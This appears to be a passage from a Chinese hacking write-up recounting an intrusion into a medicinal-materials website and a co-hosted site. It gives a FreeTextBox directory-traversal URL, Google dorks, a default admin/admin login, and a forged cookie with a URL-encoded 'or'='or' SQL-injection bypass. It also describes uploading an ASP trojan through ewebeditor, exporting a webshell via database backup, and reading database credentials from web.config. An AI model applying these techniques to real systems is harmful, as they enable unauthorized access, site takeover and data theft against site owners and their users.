



图1

上传的logo的地方做了限制，扩展名被强制修改为了gif，不过仔细的查看源码还是找到了这个编辑器的版权信息，是freetextbox，这套程序倒是很少接触。我们点击上传按钮旁边的insert image from gallery，结果进入了一个图片管理界面，如图2。


图2

注意页面下方，貌似基本功能很强大，想当然的建立一个x.asp目录，失败了，这里尝试建立任何目录，status均会提示没有权限，那么就试试上传突破吧，可惜只支持图片格式，在这个地方捣鼓了半天，也只能铩羽而归。这时候我注意到了这个URL："

http://www.xx.cn/manager/Member/ftb.imagegallery.aspx?rif=~/UploadFiles/images&cif=~/UploadFiles/images&ftb=txtContent"，似乎参数是直接读取的目录，那么可否利用目录跳转功能呢？结合百度搜索freetestbox漏洞确认了一下，cif这个参数存在跨目录浏览漏洞，我们只需要简单构造一下提交语句**http://www.xx.cn/manager/Member/ftb.imagegallery.aspx?rif=%7e%2fUploadFiles%2fimages&cif=../../&ftb=txtContent**，就可以直接跳到网站的根目录了，如图3


图3

这个imagegallery只能读取目录和目录下的图片信息，不过令人感到些许欣慰的是，我们找到了网站的WEB路径D:/52server/www.xx.cn，赤龙那边也同样僵持在这个编辑器里发，看样子从主站出发是有难度了。软的不行那就来硬的，大门不给我开，我就从侧门进去！

三、再战告捷

旁注查询的结果并不理想，服务器上的网站并不多，而且大部分还是静态企业网站，不过还是找到了一个带asp参数链接的网站，没有后路可走，只能硬着头皮冲上去了。

还是先通过google查找可用信息，直接就把管理后台找出来了，不过网站在防注人方面做的很出色，cookies注入也不存在。在暴库和万能密码两把宝刀相继祭出的情况下，也只能灰溜溜的当了逃兵。这时候我的管中窥豹扫出了一个非常抢眼的地址："http://www.yy365.net/news/edit/db/"，这不就是传说中的ewebeditor吗？兴致冲冲的访问upload.asp页面，这下可是让人哭笑不得，页面居然设置了验证，如图4。







图4

看来旁注也不好对付啊，怪不得那些冲上前线的菜鸟战士们相继倒下，可我们毕竟也不是省油的灯啊，这次我敏感的注意到了google搜索的结果里有值得挖掘的页面，如图5。

这是独一无二的吗？让google大叔给出答案吧，我们搜索"inurl:news/JS-ShangXiaTiao.asp"，结果出来了，虽然只有几条，但却让我们灵光一闪，何不铤而走险，来一次旁注之外的旁注呢？这次运气似乎站在了我这一边，我随机抽取了一个网站，直接构造后台地址，采用傻瓜口令admin admin，居然就这么的进来了，如图6。


图5


图6


图7

很漂亮的后台，我们搞一个webshell后拿这套系统的源码吗？NONO，直觉告诉我这里是可以玩猫腻的？我用WSE抓取了cookies记录，可以看到是如下定义：

```
ASPSESSIONIDSCDSCCQT=ECILAAGCJILBCEJJFFALGLHP; AJSTAT_ok_pages=1; AJSTAT_ok_times=1; admindj=1; adminpass=21232f297a57a5a743894a0e4a801fc3; adminuser=admin
```

这个session貌似没有任何作用，还是实践出真知呀，我使用webtool的自定义cookies浏览网站功能，结合一个万能密码漏洞，来试试是否存在双重欺骗呢？我们这次构造cookies记录如下："AJSTAT_ok_pages=1; AJSTAT_ok_times=1; admindj=1; adminpass=%27%6F%72%27%3D%27%6F%72%27; adminuser=%27%6F%72%27%3D%27%6F%72%27"。注意：%27%6F%72%27%3D%27%6F%72%27是万能密码'or'='or'的unicode编码，可以看到，我们欺骗成功了，如图7。

这个后台看上去很贴切，拿webshell的方式就更贴切了，直接添加一个新闻，编辑器是ewebeditor，上传一个修改了扩展名的asp木马，根据html源码查找文件路径，最后直接利用数据库备份功能导出一份webshell就行了，如图8。




图8

4、攻陷主站

我们的目标仅仅是那个药材网站，也没有过多的考虑提权。这时候赤龙告诉我，前期的信息收集并不是徒劳，我们可以像刘翔跨栏那样就跨到了目标网站，如图9。

可惜对该目录并没有可写权限，这也没什么，在web.config的文件里找到SQL的链接信息，我就从后台突破，而赤龙就尝试能否log备份导出webshell。当我链接到数据库，读取管理员表的记录之后，差点看傻了，这段加密似曾相识，却又真的不认识，如图10。




图9

